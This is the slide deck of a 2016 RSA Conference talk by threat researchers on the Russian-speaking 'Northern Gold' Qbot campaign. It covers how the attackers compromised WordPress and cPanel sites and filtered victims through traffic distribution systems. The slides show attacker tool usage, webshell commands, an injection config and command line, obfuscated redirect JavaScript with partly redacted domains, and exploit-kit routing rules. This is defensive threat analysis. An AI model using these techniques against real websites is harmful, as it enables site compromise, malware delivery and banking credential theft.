

RSA® Conference 2016

San Francisco | February 29–March 4 | Moscone Center

SESSION ID: HTA-F02

**Witness the Russian attack
Live demos of their steps, tools,
techniques**



#RSAC



Connect Protect

Wayne Huang

VP Engineering
Proofpoint, Inc.

@waynehuang
whuang@proofpoint.com
wayne@armorize.com

Sun Huang

Senior Threat Researcher
Proofpoint, Inc.
shuang@proofpoint.com



About US

- Wayne Huang
 - Was Founder and CEO of Armorize Technologies, and is now VP Engineering at Proofpoint
 - Presented at RSA USA (07, 10, 15), RSA APJ (15), BlackHat (10), DEFCON (10), SyScan (08, 09), OWASP (08, 09), Hacks in Taiwan (06, 07), WWW (03, 04), PHP (07) and DSN (04)
- Sun Huang
 - Senior threat Researcher at Proofpoint
 - Pentester with 10+ years experience, CTF enthusiast



Agenda

- Northern Gold campaign overview
- The attack chain
 - Phase 1: Infecting legitimate websites
 - Phase 2: Target filtering & scanner evasion – Traffic Distribution Systems
 - Phase 3: Getting into the users' machines – Exploits
 - Phase 4: Stealing banking credentials – Malware
 - Phase 5: Leveraging infected PCs to operating a paid proxying service for fellow crime groups
- Who were the victims?
- Conclusion




Northern Gold Campaign Overview

- Russian-speaking cybercrime group
- Using purchased lists of administrator logins, the actor compromised WordPress sites to spread Qbot
- Built a Qbot (aka Qakbot) botnet of 500,000 infected systems
- Sniffed 'conversations' – including account credentials – from 800,000 online banking transactions (59% US banks)
- Operates a sophisticated, paid proxying service for other organized crime groups.




The Attack Chain





Phase 1: Infecting Legitimate Websites





Phase 1: Infecting Legitimate Websites

- Purchases a large number of cPanel password lists from the underground cybercriminal economy
- Runs their own custom-made tool, which verified, one by one, accounts from these purchased lists
 - cpanel_checker.pl
 - ssh_cpanel_checker.pl
- Injects webshells into legitimate websites
 - iframer_agent.php
 - smartiframer.pl



Tools: The cpanel_checker.pl suite

- Validates cPanel accounts
 - `cpanel_checker.pl <in_file> <out_file>`
 - Useragent: Opera/9.63 (Windows NT 5.1; U; en) Presto/2.1.1
 - Concurrent threads: 40
- Validates ssh accounts
- Recursively scans FTP directories for file type statistics
 - `scan_ftp_dir`
 - EX: html: 57 php: 163 asp: 0 pl: 0 cfm: 0



Tools: The iframer_agent.php suite

- A PHP Webshell (iframe_agent.php)
 - check_d: check infected file
 - check_s: check infected file
 - edit_d: inject malicious JS code with randomized comments
 - /*LRnj7qjAQn22V7u4 */alert(1);/* eARgwTs92yDKd8cfVck6e8kO */
 - edit_s: inject malicious JS code
 - crt_d: create new file and inject malicious link
 - wp_root: add WordPress account



Tools: The smartiframer.pl suite


- Send HTTP requests that inject malicious links redirecting to TDS servers
 - Usage: smartiframer.pl <check|edit> config_file

```
cfg.txt
1 # My IP filtered !!! Do from hosting
2 #
3 # rod.gs
4 # shell_url http://xxx.gs/_classes/index.php
5 # pass: xxx6fL_3>=xxx
6 #
7 url http://localhost/demo.php
8 file /home/test/js/jquery-1.4.2.min.js
9 data_tail
10 inject %%js_code%%
```



Tools: The smartiframer.pl suite

```
root@ubuntu:/home/code/Desktop# ./smartiframer.pl edit cfg.txt
url http://localhost/iframe_agent.php
  file /var/www/jquery.min.js
-> http://localhost/iframe_agent.php a=edit_d m1=/* LRnj7qjAQn22V7u4 */ da= fp=/v
ar/www/jquery.min.js pos=1 m2=/* eARgwTs92yDKd8cfVck6e8k0 */
done. ret=2
```






```

135   | "olddisplay",c.css(this[a],"display"))}a=0;for(b=this.length;a<b;a++)this[a].style.display="none
136   | animate:function(a,b,d,f){var e=c.speed(b,d,f);if(c.isEmptyObject(a))return this.each(e.complete
137   | j.specialEasing||{});[i]=a[i][1];a[i]=a[i][0]);if(j.overflow!=null)this.style.overflow="hidden";j
138   | this.each(function(){for(var f=d.length-1;f>=0;f--)if(d[f].elem==this){b&&d[f](true);d.splice(f
139   | "number"?f.duration:c.fx.speeds[f.duration]]|c.fx.speeds.default:f.complete;f.complete=fu
140   | c.fx.step._default)(this);if((this.prop=="height")||(this.prop=="width")&&this.elem.style)this.e
141   | this.pos=this.state=0;var e=this;f.elem=this.elem;if(f()&&c.timers.push(f)&&!W)W=setInterval(c.f
142   | this.end;this.pos=this.state=1;this.update();this.options.curAnim[this.prop]=true;for(var f in t
143   | e>this.options.orig[e]);this.options.complete.call(this.elem)}return false}else{e=b-this.startti
144   | c.fx.stop(),stop:function(){clearInterval(W);W=null},speeds:{slow:600,fast:200, default:400},st
145   | function(a){var b=this[0];if(a)return this.each(function(e){c.offset.setOffset(this,a,e)});if(!b
146   | this[0]||a) return this.each(function(r){c.offset.setOffset(this,a,r)});if(!b||!b.ownerDocument
147   | k=b.scrollTop;n=b.scrollLeft;if(b==d){k+=b.contentOffset;n+=b.offsetLeft;if(c.contentOffset.doesNotAddBo
148   | position==="fixed"){k+=Math.max(i.scrollTop,o.scrollTop);n+=Math.max(i.scrollLeft,o.scrollLeft
149   | a.insertBefore(b,a.firstChild);d=b.firstChild;f=d.firstChild;e=d.nextSibling.firstChild.firstChi
150   | c.contentOffset.initialize=c.noop},bodyOffset:function(a){var b=a.offsetTop,d=a.offsetLeft;c.contentOffset.i
151   | d,e;d=(top:b,top-e, left:b.left-e, left+f);using"in"b?b.using.call(a,d):f.css(d));c.fn.ex
152   | offsetTop:left,offsetLeft:left},offsetParent:function(){return this.map(function(){for(var a=this.off
153   | "pageXOffset":c.support.boxModel&&j.documentElement.documentElement[d]||j.documentElement.body[d]:e[d]});c.e
154   | l&&e.documentElement.compatMode==="CSS1Compat"&&e.documentElement.documentElement["client"+b]||e.do
155
156   /* LRnj7qjAQn22V7u4 */alert(1);/* eARgwTs92yDKd8cfVck6e8k0 */
```

Phase 2: Filtering Targets & Evading Scanners – Traffic Distribution Systems

#RSAC





TDS's as a service - circumvent detection

- Prior to Oct 2013: Simple TDS
- Oct 2013 to Mar 2014: Keitaro TDS
- From March 4 to the present: Sutra TDS
- Common TDS features:
 - Filters: IP ranges, language, referrers, unique visitors (via cookies), user-agents, countries, proxy IPs, etc
 - Avoid crawlers and security scanners
 - Traffic stat dashboards

Malicious Obfuscated Script from Compromised Website – 2014

#RSAC



- JavaScript obfuscation tool: Jasob trial version
- Redirect to TDS Server

```
ab3rNV();} ; }AMBKt.src=
"htt\u0070:\u002f/yimg.1s\u0074da\u0079\u006ff\u0077
in\u0074\u0065\u0072\u002e\u0063om\u002fk\u003fts="
+Math.floor(Math.random()*4294967295);if(document.
```

- Deobfuscated TDS URL
 - [http://yimg.1\[redacted\]nter.com/k?ts=xxx](http://yimg.1[redacted]nter.com/k?ts=xxx)

Malicious Obfuscated Script from Compromised Website – 2016

#RSAC



- JavaScript obfuscation tool: Jasob trial version
- Redirect to TDS Server

```
(() ;};}{tdxwSOD.src=
"\x68ttp:\x2f/st.do\x6da\u006edvilm\x61.com\x2f"+
j7aMn(2,6)+"v\u0069\x65wforum"+j7aMn(2,6)+
"\u002ephp"}if(document.getElementsByTagName(
```

- Deobfuscated TDS URL
 - [http://st.d\[redacted\]a.com/](http://st.d[redacted]a.com/) " j7aMn(2,6) "viewforum"
j7aMn(2,6).php



SUTRA TDS Panel

SUTRA v3.9
TRAFFIC MANAGER

Схемы | Настройки | Uptime Bot | Глобальные переменные | Поиск | Глобальная статистика
Home | Форум | FAQ | Документация

11:27:53

2

default	2	3	4	5	6	7	8	9	10
11	12	13	14	15	16	17	18	19	20

Схема Статистика

Схема управления трафиком

URL для входящего трафика - http://... или ссылка 1 или ссылка 2


	URL назначения	Сегодня	Универсальные фильтры	Страны	Сети	Позиция	
1	...cgi Использовать для теста ifрейминга	0			6 / 24 6 / 24 6 / 17 6 / 1	1 ↓ ↑	<input type="checkbox"/> E R S G
2	...cgi Sweet Orange - IE	10275	U BR header:HTTP_USER_AGENT: /MSIE Trident/	EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM AZ KZ KG MD TJ UZ		2 ↓ ↑	<input type="checkbox"/> E R S G
3	...cgi Sweet Orange - FF	6675	U BR header:HTTP_USER_AGENT: /Gecko/	EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM AZ KZ KG MD TJ UZ		3 ↓ ↑	<input type="checkbox"/> E R S G
4	...cgi Sweet Orange - knocker	0	U BR	EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM AZ KZ KG MD TJ UZ		4 ↓ ↑	<input type="checkbox"/> E R S G
5	...cgi Java Signed Applet - NONE IE BROWSERS!!!	0	U	header:HTTP_USER_AGENT: /(Chrome Safari Opera Gecko)	EG ID IN CN MY CZ PK RO PH VN JP MX	5 ↓ ↑	<input type="checkbox"/> E R S G
6	http://img.h...res.php Blackhole - Qbot (Location redirection)	0	U	header:HTTP_USER_AGENT: /(Chrome Gecko Safari Operay)	EG ID IN CN MY CZ PK RO PH VN JP MX	6 ↓ ↑	<input type="checkbox"/> E R S G
7	http://stat.s...1211...0wnH0Ek2P0wk8M0X07F0vDub0UmUp... Styx exploits + knocker	0	U			7 ↓ ↑	<input type="checkbox"/> E R S G
8	http://img.h...repeats.php Blackhole + Qbot uncrypted	0	U		EG ID IN CN MY CZ PK RO PH VN	8 ↓ ↑	<input type="checkbox"/> E R S G
9	http://a...lucky_lorem.php?...1f03cf4d76d Blackhole - Sti podmena	0	sU	header:HTTP_USER_AGENT: /(Chrome)	US GB AU CA DE ES IN FR IT SG NL SE	9 ↓ ↑	<input type="checkbox"/> E R S G
10	http://a.../.../.../.../zh.php?mzk=1 !!! Phoenix + TEST JAVA VERSIONS !!!	0	U	header:HTTP_USER_AGENT: /(Opera Chrome)/	EG ID IN CN MY CZ PK RO PH	10 ↓ ↑	<input type="checkbox"/> E R S G
11	http://a.vogels...com/E/index.html?a=1 My exploits pack	0	U	header:HTTP_USER_AGENT: /(Opera Chrome)/	EG ID IN CN MY CZ PK RO PH	11 ↓ ↑	<input type="checkbox"/> E R S G
12	http://62.100.3.145/vbs.../index...ef.php?n=knocker	0	U			12 ↓ ↑	<input type="checkbox"/> E R S G
13	test...works.html Simple test with javascript alert. For debug only!!!	0				13 ↓ ↑	<input type="checkbox"/> E R S G

proof

2016

Phase 3: Infecting the Endpoints – Exploits

#RSAC





Sutra TDS Configuration for IE

edit - Mozilla Firefox

SUTRA v3.9 TRAFFIC MANAGER

Schemes | Settings | UPTIME BOT | Global variables | Search | Global statistics
Home | Forum | FAQ | Documentation

14:59:15

default	2	3	4	5	6	7	8	9	10
11	12	13	14	15	16	17	18	19	20

Schema Statistics

Editing rule for schema 2

Destination URL	Place	Group	Method	Status
comment: Sweet Orange - IE	2		Location	disabled

Filter settings

Uniques filter: select unique visitors by real ip

Proxy filter: visitors from proxy

Blank Referer filter: block visitors with blank referer

Cookies filter: visitors with cookies enabled

Countries: block EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM A (wizard)

Languages:

Networks and IP:

Referrers filter:

parameter:

header:HTTP_ select /MSIE|Trident/

Limits settings

Maximum number of Hits: number of hits to be sent to the URL, one-time

Speed limit: hits per hour

Schedule: (Example: 10:00-18:00)

Return | Save and create new rule | Save | Save and return



Sutra TDS Configuration for FireFox

edit - Mozilla Firefox

SUTRA v3.9 TRAFFIC MANAGER

Schemes | Settings | UPTIME BOT | Global variables | Search | Global statistics
Home | Forum | FAQ | Documentation

14:59:26

default	2	3	4	5	6	7	8	9	10
11	12	13	14	15	16	17	18	19	20

Schema Statistics

Editing rule for schema 2

Destination URL	Place	Group	Method	Status
http://www.google.com	3		Location	disabled

comment: Sweet Orange - FF

Filter settings

Uniques filter: select unique visitors by real ip

Proxy filter: visitors from proxy

Blank Referer filter: block visitors with blank referer

Cookies filter: visitors with cookies enabled

Countries: block EG ID IN CN MY CZ PK RO PH VN JP MX NP RU UA BY AM A wizard

Languages:

Networks and IP:

Referers filter:

parameter:

header:HTTP: Select /Gecko/

Limits settings

Maximum number of Hits: number of hits to be sent to the URL, one-time

Speed limit: hits per hour

Schedule: (Example: 10:00-18:00)

Return | Save and create new rule | Save | Save and return

Sutra TDS Configuration for Clients Vulnerable to Java Exploits

#RSAC



edit - Mozilla Firefox

SUTRA v3.9 TRAFFIC MANAGER

Schemes | Settings | UPTIME BOT | Global variables | Search | Global statistics
Home | Forum | FAQ | Documentation

15:00:07

Schema Statistics

default	2	3	4	5	6	7	8	9	10
11	12	13	14	15	16	17	18	19	20

Editing rule for schema 2

Destination URL: JS...
comment: Java Signed Applet - NONE IE BROWSERS!!!

Place: 5 **Group:** **Method:** Location **Status:** disabled

Filter settings:

- Uniques filter: select unique visitors by real ip
- Proxy filter: visitors from proxy
- Blank Referer filter: visitors with blank referer
- Cookies filter: visitors with cookies enabled
- Countries: block EG ID IN CN MY CZ PK RO PH VN JP MX
- Languages:
- Networks and IP:
- Referrers filter:
- parameter: header:HTTP_ / (Chrome|Safari|Opera|Gecko)?:

Limits settings:

- Maximum number of Hits:
- Speed limit:
- Schedule: (Example: 10:00-18:00)

Return | Save and create new rule | Save | Save and return

The screenshot shows the SUTRA v3.9 Traffic Manager configuration interface. A rule is being edited for schema 2. The 'header:HTTP_' parameter is set to '/(Chrome|Safari|Opera|Gecko)?:', which is highlighted with a red box. This indicates that the rule will block traffic from these specific browsers.



Sutra TDS referer List – Equivalent of an Infected Website List

Referrers	Raw hits	Unique hits	Referer domains	Raw hits	Unique hits
http://www.myc...-conditions/fiber-lifestyle/	1051	932	www.m...[REDACTED]	2771	2460
http://www.myc.../orthodontics-br...-conditions	780	707	english...[REDACTED]	2258	1065
http://www.myc.../components-of-	648	571	www.co...[REDACTED].ns.com	1072	390
http://en...[REDACTED]	588	470	www.f1...[REDACTED]	989	228
http://www.cone...[REDACTED]	357	174	mp3tec...[REDACTED]	875	221
http://www.1fa...[REDACTED]	351	124	www.fil...[REDACTED]	711	426
http://www.myc.../constipation/33/	281	243	www.d...[REDACTED].m	668	365
http://www.fitne...[REDACTED]	275	212	xnepali...[REDACTED]	628	293
http://dnevni-lis...[REDACTED]	270	184	www.h...[REDACTED].com	580	318
http://www.cone...[REDACTED]/pages/cabinmodels.html	242	75	www.a...[REDACTED].d.com	500	255
http://www.thin...[REDACTED]	211	198	www.w...[REDACTED].cn	490	225
http://www.diss...[REDACTED]/article/the-radical-ellen-wil...	192	181	www.d...[REDACTED].org	485	405
http://www.des...[REDACTED]	189	138	suicide...[REDACTED]	483	295
http://www.tlca...[REDACTED]	184	123	www.te...[REDACTED]	455	29
http://www.dad...[REDACTED]	158	130	dnevni...[REDACTED]	453	291
http://www.aqu...[REDACTED]	141	104	www.th...[REDACTED].tk	284	234
http://englishrus...[REDACTED]/submarines-transported/	124	71	www.co...[REDACTED].1.com	278	173
http://xnepali.ne...[REDACTED]/ies/	122	86	www.tl...[REDACTED]	266	184
http://www.kaa...[REDACTED]	110	80	www.k...[REDACTED]	243	169
http://www.mar...[REDACTED]	98	49	www.p...[REDACTED]	232	185
http://www.kaa...[REDACTED]	96	34	www.ro...[REDACTED].im	224	178
http://www.co...[REDACTED]efocus.com/blog5.php/2014/09/09/toni	88	84	scam-d...[REDACTED]	219	179
http://www.f1...[REDACTED]/2014/09/10/f1-fanatic-round-up-10	79	0	www.te...[REDACTED]	217	138
http://englishr...[REDACTED]014/09/09/new-jets-delivered-to-ai	71	26	www.e...[REDACTED]	211	44
http://suicider...[REDACTED]	65	41	www.th...[REDACTED]	197	138
http://gardein...[REDACTED]	65	53	www.co...[REDACTED].us.com	190	171
http://www.te...[REDACTED]	64	51	www.k...[REDACTED]	184	68
